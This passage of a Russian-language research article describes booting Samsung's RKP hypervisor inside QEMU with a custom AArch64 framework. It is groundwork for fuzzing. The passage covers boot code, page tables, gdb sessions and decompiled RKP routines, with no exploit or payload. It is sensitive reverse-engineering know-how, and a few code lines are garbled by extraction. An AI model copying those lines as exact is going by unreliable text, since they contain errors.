Как упоминалось ранее, целевая версия Samsung — G955FXXU4CRJ5, версия QEMU — 4.1.0. Как гипервизор, так и наш фреймворк являются 64-битными ARM-бинарниками. QEMU настроен только для поддержки целей AArch64 и собран с gcc версии 7.4.0, тогда как фреймворк собран с aarch64-linux-gnu-gcc версии 8.3.0. Для отладки использовался aarch64-eabi-linux-gdb версии 7.11.

```
$ git clone git://git.qemu-project.org/qemu.git
$ cd qemu
$ git checkout v4.1.0
$ ./configure --target-list=aarch64-softmmu --enable-debug
$ make -j8
```

AFL версии 2.56b также компилируется с gcc версии 7.4.0.

```
$ git clone https://github.com/google/afl
$ cd afl
$ git checkout v2.56b
$ make
```

---


2 - Реализация фреймворка и анализ RKP

Первое важное замечание о фреймворке: он компилируется как исполняемый файл ELF AArch64 и трактуется как образ ядра, поскольку QEMU позволяет загрузку непосредственно из ELF-образов ядра на EL3 и берёт на себя процесс загрузки образа. Это существенно упрощает процесс загрузки, поскольку не требует реализации отдельного бинарника прошивки для загрузки образа. Функция `_reset()`, находящаяся в framework/boot64.S, является стартовой функцией выполнения, её физический адрес — 0x80000000 (как указано в скрипте компоновщика framework/kernel.ld), а не стандартное значение 0x40000000 для нашей конфигурации QEMU (причина этого объясняется позже при обсуждении физической схемы памяти фреймворка).

Теперь мы готовы к запуску и отладке фреймворка, содержащегося в выходном файле компиляции kernel.elf. Используется платформа virt, процессор cortex-a57 с одним ядром, 3 ГБ оперативной памяти (причина такого размера будет объяснена при обсуждении схемы памяти позже), с включёнными режимами Secure (EL3) и виртуализации (EL2), в ожидании подключения gdb.

```
$ qemu-system-aarch64            \
    -machine virt                \
    -cpu cortex-a57              \
    -smp 1                       \
    -m 3G                        \
    -kernel kernel.elf           \
    -machine gic-version=3       \
    -machine secure=true         \
    -machine virtualization=true \
    -nographic                   \
    -S -s

$ aarch64-eabi-linux-gdb kernel.elf -q
    Reading symbols from kernel.elf...done.
    (gdb) target remote :1234
    Remote debugging using :1234
    _Reset () at boot64.S:15
    15          ldr x30, =stack_top_el3
    (gdb) disassemble
    Dump of assembler code for function _Reset:
    => 0x0000000080000000 <+0>:     ldr     x30, 0x80040000
       0x0000000080000004 <+4>:     mov     sp, x30
    ...
```

Ниже представлена последовательность загрузки фреймворка. Отдельные шаги будут описаны в следующих разделах. Обратите внимание, что мы не будем следовать этой схеме линейно.



2.1 - Системная загрузка

Первое, что необходимо сделать после сброса — определить стековые указатели и векторы исключений. Поскольку значения системных регистров EL2 обрабатываются RKP в процессе его инициализации, мы будем пропускать регистры EL2, чтобы не нарушить конфигурации RKP, за исключением необходимых зарезервированных значений, предписанных AARM. Кроме того, различные доступные оракулы, которые будут рассмотрены позже, можно использовать для проверки корректности системной конфигурации после завершения инициализации.

Стековые указатели (SP_ELn) устанавливаются в предопределённые области, произвольно размером по 8 КБ каждая. Таблицы векторов в AArch64 содержат 16 записей по 0x80 байт каждая, должны быть выровнены по 2 КБ и устанавливаются в системных конфигурационных регистрах VBAR_ELx, где x обозначает EL (подробности смотрите в разделах AARM "D1.10 Exception entry" и "Bare-metal Boot Code for ARMv8-A Processors").

Exception taken from EL	Synchronous	IRQ	FIQ	SError
Current EL (SP_EL0)	0x000	0x080	0x100	0x180
Current EL (SP_ELx, x>0)	0x200	0x280	0x300	0x380
Lower EL AArch64	0x400	0x480	0x500	0x580
Lower EL AArch32	0x600	0x680	0x700	0x780

В нашей минимальной реализации IRQ и FIQ включаться не будут. Кроме того, мы не будем реализовывать приложения EL0 и вызовы `svc` из нашего ядра, поэтому все записи VBAR_EL1 настроены на зависание системы (бесконечные циклы). Аналогично, для EL3 мы ожидаем только синхронные исключения от нижних режимов AArch64. В результате устанавливается только соответствующая запись `vectors_el3` (+0x400), а все остальные ведут к зависанию системы — как и в случае с векторами EL1. Обработчик исключений сохраняет текущее состояние процессора (регистры общего назначения и состояния) и вызывает обработчик второго уровня. Мы следуем соглашению о вызовах `smc` [05], сохраняя идентификатор функции в регистре W0, а аргументы — в регистрах X1-X6 (хотя используется только один аргумент). Если идентификатор функции неизвестен, система зависает — это важно для конфигурации фаззинга.

```
// framework/vectors.S

.align 11
```

```
.global vectors
vectors:
    /*
     * Current EL with SP0
     */
    .align 7
    b       .          /* Synchronous */
    .align 7
    b       .          /* IRQ/vIRQ */
    ...

.align 11
.global vectors_el3
vectors_el3:
    ...

    /*
     * Lower EL, aarch64
     */
    .align 7
    b el3_synch_low_64
...

el3_synch_low_64:
    build_exception_frame

    bl  handle_interrupt_el3

    cmp x0, #0
    b.eq 1f
    b .
1:
    restore_exception_frame
    eret
...
```

Процессоры входят в EL3 после сброса, и чтобы перейти на более низкие уровни EL, мы должны инициализировать состояние выполнения нужного EL и управляющие регистры, а также сформировать поддельное состояние в нужном EL для возврата через `eret`. Несмотря на то что мы переходим напрямую с EL3 на EL1, чтобы позволить проприетарной реализации EL2 определять своё состояние, нам всё равно нужно задать некоторые значения регистров состояния EL2 для инициализации состояния выполнения EL1. Невыполнение минимальной конфигурации приводит к тому, что вызов `eret` не изменяет выполняемый уровень исключений (по крайней мере в QEMU), то есть мы не можем перейти на более низкие EL.

В частности, для перехода с EL3 на EL2 нужно определить состояние EL2 в регистре SCR_EL3 (Secure Configuration Register). Устанавливаем SCR_EL3.NS (бит 0), чтобы указать, что мы находимся в Normal World, SCR_EL3.RW (бит 10) — что EL2 является AArch64, и необходимые зарезервированные биты. Дополнительно устанавливаем SCR_EL3.HCE (бит 8) для включения инструкции `hvc`, хотя это можно сделать и позже. Затем, чтобы иметь возможность перейти на EL1, изменяем регистр HCR_EL2 (Hypervisor Configuration Register), устанавливая HCR_EL2.RW (бит 31) для указания того, что EL1 является AArch64, и прочие необходимые зарезервированные биты. Чтобы максимально приблизиться к оригинальной конфигурации, здесь устанавливаются и некоторые дополнительные биты — например, HCR_EL2.SWIO (бит 1), определяющий поведение инвалидации кэша. Эти дополнительные значения доступны нам через упомянутые оракулы, которые будут представлены позже в статье.

```
// framework/boot64.S

.global _reset
_reset:
    // setup EL3 stack
    ldr x30, =stack_top_el3
    mov sp, x30
    // setup EL1 stack
```

```
    ldr x30, =stack_top_el1
    msr sp_el1, x30

    ...

    // Setup exception vectors for EL1 and EL3 (EL2 is setup by vmm)
    ldr x1, = vectors
    msr vbar_el1, x1
    ldr x1, = vectors_el3
    msr vbar_el3, x1

    ...

    // Initialize EL3 register values
    ldr   x0, =AARCH64_SCR_EL3_BOOT_VAL
    msr   scr_el3, x0

    // Initialize required EL2 register values
    mov   x0, #( AARCH64_HCR_EL2_RW )
    orr   x0, x0,#( AARCH64_HCR_EL2_SWIO )
    msr   hcr_el2, x0

    ...

    /*
     * DROP TO EL1
     */
    mov   x0, #( AARCH64_SPSR_FROM_AARCH64 | AARCH64_SPSR_MODE_EL1 | \
                 AARCH64_SPSR_SP_SEL_N)
    msr   spsr_el3, x0


    // drop to function start_el1
    adr   x0, start_el1
    msr   elr_el3, x0
    eret
```

Для поддельного состояния нижнего уровня регистр ELR_EL3 (Exception Link Register) содержит адрес возврата из исключения, поэтому мы устанавливаем его в нужную функцию (`start_el1()`). Регистр SPSR_EL3 (Saved Process Status Register) хранит значение состояния процессора (PSTATE) до исключения, поэтому мы задаём его значения так, чтобы поддельное исключение пришло из EL1 (биты [3:0] SPSR_EL3.M), используя SP_EL1 (бит 0 SPSR_EL3.M) и выполнение в режиме AArch64 (бит 4 SPSR_EL3.M). `eret` перемещает нас в `start_el1()` на EL1. Последний регистр, связанный с исключениями — ESR_ELx (Exception Syndrome Register), хранящий информацию о характере исключения (синдромную информацию); поскольку он не имеет значения для возвращаемого EL, его можно игнорировать.

2.1.1 - EL1

Как упоминалось ранее, наша цель — предоставить минимальную конфигурацию, при этом максимально приближенную к оригинальной. Конфигурация EL1 определяется с учётом этих требований: мы использовали значения конфигурационных регистров системы как из исходного кода ядра, так и из оракулов EL2, которые будут представлены в следующих разделах. Пока же предположим, что эти значения выбраны произвольно. Мы остановимся на некоторых важных значениях системных регистров, но за подробными описаниями обращайтесь к разделу AARM "D13.2 General system control registers".


```
start_el1:
    // initialize EL1 required register values

    ldr x0, =AARCH64_TCR_EL1_BOOT_VAL
    msr tcr_el1, x0

    ldr x0, =AARCH64_SCTLR_EL1_BOOT_VAL
```


```
    msr sctlr_el1, x0
    ...
```

```
#define AARCH64_TCR_EL1_BOOT_VAL (                                  \
  ( AARCH64_TCR_IPS_1TB        << AARCH64_TCR_EL1_IPS_SHIFT   ) | \
  ( AARCH64_TCR_TG1_4KB        << AARCH64_TCR_EL1_TG1_SHIFT   ) | \
  ( AARCH64_TCR_TSZ_512G       << AARCH64_TCR_EL1_T1SZ_SHIFT  ) | \
  ( AARCH64_TCR_TG0_4KB        << AARCH64_TCR_EL1_TG0_SHIFT   ) | \
  ( AARCH64_TCR_TSZ_512G       << AARCH64_TCR_EL1_T0SZ_SHIFT  ) | \
  ...
  )
```

Как следует из значений регистра TCR_EL1 (Translation Control Register), мы используем 40-битное пространство промежуточных физических адресов размером 1 ТБ (биты [34:32] TCR_EL1.IPS), для TTBR0_EL1 и TTBR1_EL1 размер гранулы трансляции 4 КБ (биты [31:30] TCR_EL1.TG1 и [15:14] TCR_EL1.TG0 соответственно) и смещение размера 25, что означает 64-25=39-битную, или 512 ГБ, область входных VA для каждого TTBRn_EL1 (биты [21:16] TCR_EL1.T1SZ и [5:0] TCR_EL1.T0SZ).

При использовании гранулы 4 КБ каждая таблица трансляции имеет размер 4 КБ, а каждая запись — 64-битный дескриптор, то есть 512 записей на таблицу. Таким образом, на уровне Level 3 имеется 512 записей, каждая указывает на страницу 4 КБ, или, иными словами, можно отобразить пространство 2 МБ. Аналогично, Level 2 имеет 512 записей, каждая указывает на пространство 2 МБ, что в сумме даёт адресное пространство 1 ГБ, а записи Level 1 указывают на пространства по 1 ГБ, что в сумме даёт 512 ГБ. В данной конфигурации с 39-битными входными VA таблица Level 0 не требуется, как показано на схеме трансляции. Подробнее см. раздел AARM "D5.2 The VMSAv8-64 address translation system".





```
  TTBRn Select
```

Для уровней Level 1 и Level 2 каждая запись может указывать либо на следующий уровень таблицы трансляции (table entry), либо на реальный физический адрес (block entry), фактически завершая трансляцию. Тип записи определяется в битах [1:0]: бит 0 указывает, является ли дескриптор действительным (1 — действительный), а бит 1 — тип: значение 0 используется для блочных записей, 1 — для записей таблицы. Таким образом, значение типа 3 обозначает записи таблицы, а значение 1 — блочные записи. Блочные записи Level 1 указывают на области памяти по 1 ГБ, при этом биты VA [29:0] используются как смещение PA; блочные записи Level 2 указывают на области по 2 МБ, где биты [20:0] используются как смещение. Наконец, таблицы трансляции Level 3 могут содержать только записи страниц (аналогичны блочным, но со значением типа дескриптора 3, как у записей таблиц предыдущего уровня).

```
61          51                              11         2  1:0
+------------+------------------------------+----------+------+ Block Entry
| Upper Attr |           ...                | Low Attr | Type | Stage 1
+------------+------------------------------+----------+------+ Translation

| bits | Attr      | Description                   |
-------------------------------------------------
| 4:2  | AttrIndex | MAIR_EL1 index                |
| 7:6  | AP        | Access permissions            |
| 53   | PXN       | Privileged execute never      |
| 54   | (U)XN     | (Unprivileged) execute never |
                                                    Block entry attributes
| AP | EL0 Access  | EL1/2/3 Access |               for Stage 1 translation
-------------------------------------
| 00 | None        |   Read Write   |
| 01 | Read Write  |   Read Write   |
| 10 | None        |   Read Only    |
| 11 | Read Only   |   Read Only    |



61      59                                            2  1:0
+--------+--------------------------------------------+------+ Table Entry
|  Attr  |                     ...                    | Type | Stage 1
+--------+--------------------------------------------+------+ Translation

| bits  | Attr | Description                |
-----------------------------------------------
| 59    | PXN  | Privileged execute never   |
| 60    | U/XN | Unprivileged execute never |
| 62:61 | AP   | Access permissions         |
                                                  Table entry attributes
| AP | Effect in subsequent lookup levels |       for Stage 1 translation
-----------------------------------------
| 00 | No effect                          |
| 01 | EL0 access not permitted           |
| 10 | Write disabled                     |
| 11 | Write disabled, EL0 Read disabled  |
```

В нашей конфигурации мы используем области по 2 МБ для отображения ядра и создаём два отображения. Во-первых, тождественное отображение (VA равны PA, на которые они отображаются), задаваемое в TTBR0_EL1 и используемое преимущественно при переходе системы от работы без MMU к его включению. Во-вторых, отображение TTBR1_EL1, где PA отображаются на VA_OFFSET + PA, что означает: получить PA из VA TTBR1_EL1 или наоборот — просто вычитание или прибавление VA_OFFSET соответственно. Это важно при инициализации RKP.

```
#define VA_OFFSET 0xffffff8000000000

#define __pa(x) ((uint64_t)x - VA_OFFSET)
#define __va(x) ((uint64_t)x + VA_OFFSET)
```

Код создания таблиц страниц и включения MMU во многом заимствован из реализации ядра Linux. Мы используем одну запись Level 1 и необходимое количество блочных записей Level 2, причём обе таблицы находятся в смежных предвыделенных (определённых в скрипте компоновщика) физических страницах. Запись Level 1 вычисляется макросом `create_table_entry`. Сначала из битов VA [38:30] извлекается индекс записи. Значение записи — это PA следующей таблицы Level, объединённое OR с признаком действительной записи таблицы. Это также неявно определяет атрибуты записи таблицы, где (U)XN отключён, разрешения доступа (AP) не влияют на последующие уровни поиска. Дополнительные сведения об атрибутах памяти и их иерархическом управлении обращениями к памяти смотрите в разделе AARM "D5.3.3 Memory attribute fields in the VMSAv8-64 translation table format descriptors".

Аналогичный процесс выполняется для Level 2, но в цикле для отображения всех требуемых VA в макросе `create_block_map`. Значение записи — это PA, на который нужно выполнить отображение, объединённое OR со значениями атрибутов блочной записи, определёнными в AARCH64_BLOCK_DEF_FLAGS. Используемое значение флага обозначает не-защищённую область памяти, (U/P)XN отключён, Normal memory (как определено в регистре MAIR_EL1) и разрешения доступа (AP), позволяющие чтение/запись для EL1 и запрещающие доступ для EL0. Как и для записей таблицы, подробное описание смотрите в разделе AARM "D5.3.3". Наконец, MAIR_ELx служит таблицей атрибутов областей памяти; подробнее см. раздел AARM "B2.7 Memory types and attributes".

```
// framework/aarch64.h

/*
 * Block default flags for initial MMU setup
 *
 * block entry
 * attr index 4
 * NS = 0
 * AP = 0 (EL0 no access, EL1 rw)
 * (U/P)XN disabled
 */
#define AARCH64_BLOCK_DEF_FLAGS (                           \
  AARCH64_PGTBL_BLK_ENTRY                                 | \
  0x4 << AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_IDX_SHIFT | \
  AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_AP_RW_ELHIGH <<    \
      AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_AP_SHIFT     | \
  AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_SH_INN_SH    <<    \
      AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_SH_SHIFT     | \
  1 << AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_AF_SHIFT      \
  )


// framework/mmu.S

__enable_mmu:
    ...

    bl __create_page_tables

    isb
    mrs x0, sctlr_el1
    orr x0, x0, #(AARCH64_SCTLR_EL1_M)
    msr sctlr_el1, x0
...

__create_page_tables:

    mov x7, AARCH64_BLOCK_DEF_FLAGS
    ...

    // x25 = swapper_pg_dir
    u/ x20 = VA_OFFSET
    mov x0, x25
```

```
    adrp x1, _text
    add x1, x1, x20
    create_table_entry x0, x1, #(LEVEL1_4K_INDEX_SHIFT), \
                        #(PGTBL_ENTRIES), x4, x5

    adrp x1, _text
    add x2, x20, x1
    adrp x3, _etext
    add x3, x3, x20
    create_block_map x0, x7, x1, x2, x3
...

.macro create_table_entry, tbl, virt, shift, ptrs, tmp1, tmp2
    lsr \tmp1, \virt, \shift
    and \tmp1, \tmp1, \ptrs - 1                // table entry index
    add \tmp2, \tbl, #PAGE_SIZE                // next page table PA
    orr \tmp2, \tmp2, #AARCH64_PGTBL_TBL_ENTRY // valid table entry
    str \tmp2, [\tbl, \tmp1, lsl #3]           // store new entry
    add \tbl, \tbl, #PAGE_SIZE                 // next level table page
.endm

.macro  create_block_map, tbl, flags, phys, start, end
    lsr     \phys, \phys, #LEVEL2_4K_INDEX_SHIFT
    lsr     \start, \start, #LEVEL2_4K_INDEX_SHIFT
    and     \start, \start, #LEVEL_4K_INDEX_MASK     // table index
    orr     \phys, \flags, \phys, lsl #LEVEL2_4K_INDEX_SHIFT // table entry
    lsr     \end, \end, #LEVEL2_4K_INDEX_SHIFT     // block entries counter
    and     \end, \end, #LEVEL_4K_INDEX_MASK       // table end index
    1:   str     \phys, [\tbl, \start, lsl #3]  // store the entry
    add     \start, \start, #1                     // next entry
    add     \phys, \phys, #LEVEL2_4K_BLK_SIZE      // next block
    cmp     \start, \end
    b.ls    1b
.endm

...
```

В качестве демонстрации выполним ручной обход таблицы для VA 0xffffff8080000000, который должен быть VA TTBR1_EL1 функции `_reset()`. Индекс таблицы Level 1 (1) равен 2, значение записи — 0x8008a003, что обозначает действительный дескриптор таблицы по PA 0x8008a000. Индекс записи Level 2 (2) равен 0, значение записи — 0x80000711, что обозначает блочную запись по физическому адресу 0x80000000. Оставшиеся биты VA, задающие смещение PA, равны нулю, и исследование результирующего PA соответственно показывает начало функции `_reset()`. Обратите внимание, что поскольку MMU ещё не включён (как видно из дизассемблирования, это выполняется в следующих инструкциях), все обращения к памяти через gdb относятся к PA. В нашей конфигурации это верно даже при включённом MMU благодаря тождественному отображению, однако не следует предполагать, что это верно для любой системы.

```
(gdb) disas
Dump of assembler code for function __enable_mmu:
   0x00000000800401a0 <+0>:     mov     x28, x30
   0x00000000800401a4 <+4>:     adrp    x25, 0x80089000 // TTBR1_EL1
   0x00000000800401a8 <+8>:     adrp    x26, 0x8008c000
   0x00000000800401ac <+12>:    bl      0x80040058 <__create_page_tables>
=> 0x00000000800401b0 <+16>:    isb
   0x00000000800401b4 <+20>:    mrs     x0, sctlr_el1
   0x00000000800401b8 <+24>:    orr     x0, x0, #0x1
End of assembler dump.

(gdb)  p/x ((0xffffff8000000000 + 0x80000000) >> 30) & 0x1ff      /* (1) */
$19 = 0x2

(gdb)  x/gx ($TTBR1_EL1 + 2*8)
0x80089010:     0x0000000008008a003

(gdb)  p/x ((0xffffff8000000000 + 0x80000000) >> 21) & 0x1ff      /* (2) */
$20 = 0x0
(gdb)  x/gx 0x0000000008008a000
```

```
0x8008a000:     0x0000000080000711

(gdb)  x/10i 0x0000000080000000
   0x80000000 <_reset>: ldr     x30, 0x80040000
   0x80000004 <_reset+4>:       mov     sp, x30
   0x80000008 <_reset+8>:       mrs     x0, currentel
```

Наконец, при включённом MMU мы готовы включить RKP. Поскольку таблицы векторов исключений EL2 не установлены, единственный способ сделать это — перейти на EL2 с EL3, как мы сделали для EL1. Вызываем `smc` с идентификатором функции CINT_VMM_INIT, который обработчик прерываний EL3 перенаправляет в функцию `_vmm_init_el3()`.

2.2 - Загрузка EL2

Бинарный файл RKP встроен в наш образ ядра с помощью директивы ассемблера `incbin`, как показано ниже, и перед переходом на EL2 необходимо разместить бинарник по его ожидаемому физическому адресу. Поскольку RKP является ELF-файлом, можно легко получить PA и точку входа, которые для данной версии RKP равны 0xb0100000 и 0xb0101000 соответственно. Функция `copy_vmm()` копирует бинарник из его позиции в ядре на ожидаемый PA в процессе инициализации системы в функции `_reset()`.

```
// framework/boot64.S
...

.global _svmm
_svmm:
.incbin "vmm-G955FXXU4CRJ5.elf"
.global _evmm
_evmm:
...
```

```
$ readelf -l vmm-G955FXXU4CRJ5.elf

Elf file type is EXEC (Executable file)
Entry point 0xb0101000
There are 2 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x00000000b0100000 0x00000000b0100000
                 0x000000000003e2e0 0x000000000003e6c0  RWE    0x10000
  ...
```

Наконец, мы готовы к переходу на EL2. Аналогично переходу на EL1, устанавливаем ELR_EL3 на точку входа RKP, а SPSR_EL3 — так, чтобы поддельное исключение пришло из EL2, выполняющегося в режиме AArch64. Дополнительно устанавливаем X0 и X1 на стартовый PA RKP и зарезервированный размер. Эти значения диктуются реализацией ядра Samsung и оракулами, и требуются реализацией EL2, что будет вскоре объяснено. Читателей, интересующихся реализацией ядра Samsung, можно отослать к функции ядра `vmm_init()` в kernel/init/vmm.c, вызываемой в процессе инициализации ядра в функции `start_kernel()`.

```
// framework/boot64.S

.global _vmm_init_el3
.align 2
_vmm_init_el3:
    // return to vmm.elf entry (RKP_VMM_START + 0x1000)
    mov   x0, #RKP_VMM_START
    add   x0, x0, #0x1000
    msr   elr_el3, x0
    mov   x0, #(AARCH64_SPSR_FROM_AARCH64 | AARCH64_SPSR_MODE_EL2 | \
                AARCH64_SPSR_SP_SEL_N)
    msr   spsr_el3, x0
```

```
    // these are required for the correct hypervisor setup
    mov   x0, #RKP_VMM_START
    mov   x1, #RKP_VMM_SIZE
    eret
    .inst       0xdeadc0de //crash for sure
ENDPROC(_vmm_init_el3)
```

Ценным источником информации на данном этапе является запись procfs /proc/sec_log, предоставляющая сведения об упомянутых выше значениях при вызове `vmm_init()` ядра Samsung. Эта запись procfs является частью отладочного фреймворка Exynos-SnapShot; дополнительную информацию можно найти в исходниках ядра в kernel/drivers/trace/exynos-ss.c. Ниже представлен пример вывода со значениями, связанными с RKP. Помимо значений RKP, виден макет памяти ядра, который поможет создать схему памяти фреймворка, удовлетворяющую множеству требований RKP, которые будут представлены далее.

```
RKP: rkp_reserve_mem, base:0xaf400000, size:0x600000
RKP: rkp_reserve_mem, base:0xafc00000, size:0x500000
RKP: rkp_reserve_mem, base:0xb0100000, size:0x100000
RKP: rkp_reserve_mem, base:0xb0200000, size:0x40000
RKP: rkp_reserve_mem, base:0xb0400000, size:0x7000
RKP: rkp_reserve_mem, base:0xb0407000, size:0x1000
RKP: rkp_reserve_mem, base:0xb0408000, size:0x7f8000
software IO TLB [mem 0x8f9680000-0x8f9a80000] (4MB) mapped at
    [ffffffc879680000-ffffffc879a7ffff] Memory: 3343540K/4136960K available
    (11496K kernel code, 3529K rwdata, 7424K rodata, 6360K init, 8406K bss,
    637772K reserved, 155648K cma-reserved)
Virtual kernel memory layout:
    modules : 0xffffff8000000000 - 0xffffff8008000000   (   128 MB)
    vmalloc : 0xffffff8008000000 - 0xffffffbdbfff0000   (   246 GB)
      .init : 0xffffff8009373000 - 0xffffff80099a9000   (  6360 KB)
      .text : 0xffffff80080f4000 - 0xffffff8008c2f000   ( 11500 KB)
    .rodata : 0xffffff8008c2f000 - 0xffffff8009373000   (  7440 KB)
      .data : 0xffffff80099a9000 - 0xffffff8009d1b5d8   (  3530 KB)
    vmemmap : 0xffffffbdc0000000 - 0xffffffbfc0000000   (     8 GB maximum)
              0xffffffbdc0000000 - 0xffffffbde2000000   (   544 MB actual)
SLUB: HWalign=64, Order=0-3, MinObjects=0, CPUs=8, Nodes=1
RKP: vmm_reserved
  .base=ffffffc030100000 .size=1048576
  .bss=ffffffc03013e2e0 .bss_size=992
  .text_head=ffffffc030101000 .text_head_size=192
RKP: vmm_kimage
.base=ffffff8009375a10  .size=255184
RKP: vmm_start=b0100000, vmm_size=1048576
RKP: entry point=00000000b0101000
RKP: status=0
in rkp_init, swapper_pg_dir : ffffff800a554000
```

Точка входа в итоге ведёт к функции RKP `vmm_main()` (0xb0101818). Функция изначально проверяет, был ли RKP уже инициализирован (3), и если да — возвращается, иначе выполняет инициализацию и устанавливает флаг инициализации. Сразу после этого вызывается функция `memory_init()` (0xb0101f24), где устанавливается флаг активности памяти и буфер размером 0x1f000 по адресу 0xb0220000 обнуляется.

```
// vmm-G955FXXU4CRJ5.elf

int64_t vmm_main(int64_t hyp_base_arg, int64_t hyp_size_arg, char **stacks)
{
    ...

    if ( !initialized_ptr )                                     /* (3) */
    {
        initialized_ptr = 1;
        memory_init();

        log_message("RKP_cdb5900c %sRKP_b826bc5a %s\n",
                                  "Jul 11 2018", "11:19:43");

        /* various log messages and misc initializations */
```

```
        heap_init(base, size);
        stacks = memalign(8, 0x10000) + 0x2000;

        vmm_init();
        ...

        if (hyp_base_arg != 0xB0100000)
            return -1;
        ...

        set_ttbr0_el2(&_static_s1_page_tables_start___ptr);
        s1_enable();

        set_vttbr_el2(&_static_s2_page_tables_start___ptr);
        s2_enable();
    }
    ...

    return result;
}
```

Этот буфер является журналом RKP, и вместе с журналом отладки RKP по адресу 0xb0200000 (о котором пойдёт речь позже) они образуют оракулы EL2. Оба доступны через запись procfs /proc/rkp_log; заинтересованные читатели могут проверить kernel/drivers/rkp/rkp_debug_log.c для получения информации с точки зрения ядра. Журнал RKP записывается функцией `log_message()` (0xb0102e94) и другими, а ниже показан отредактированный пример вывода из `vmm_main()` с деобфусцированными строками в виде комментариев (с помощью бинарника гипервизора S7, как упоминалось ранее).

```
RKP_1f22e931 0xb0100000 RKP_dd15365a 40880   // file base: %p size %s
RKP_be7bb431 0xb0100000 RKP_dd15365a 100000  // region base: %p size %s
RKP_2db69dc3 0xb0220000 RKP_dd15365a 1f000   // memory log base: %p size %s
RKP_2c60d5a7 0xb0141000 RKP_dd15365a bf000   // heap base: %p size %s
```

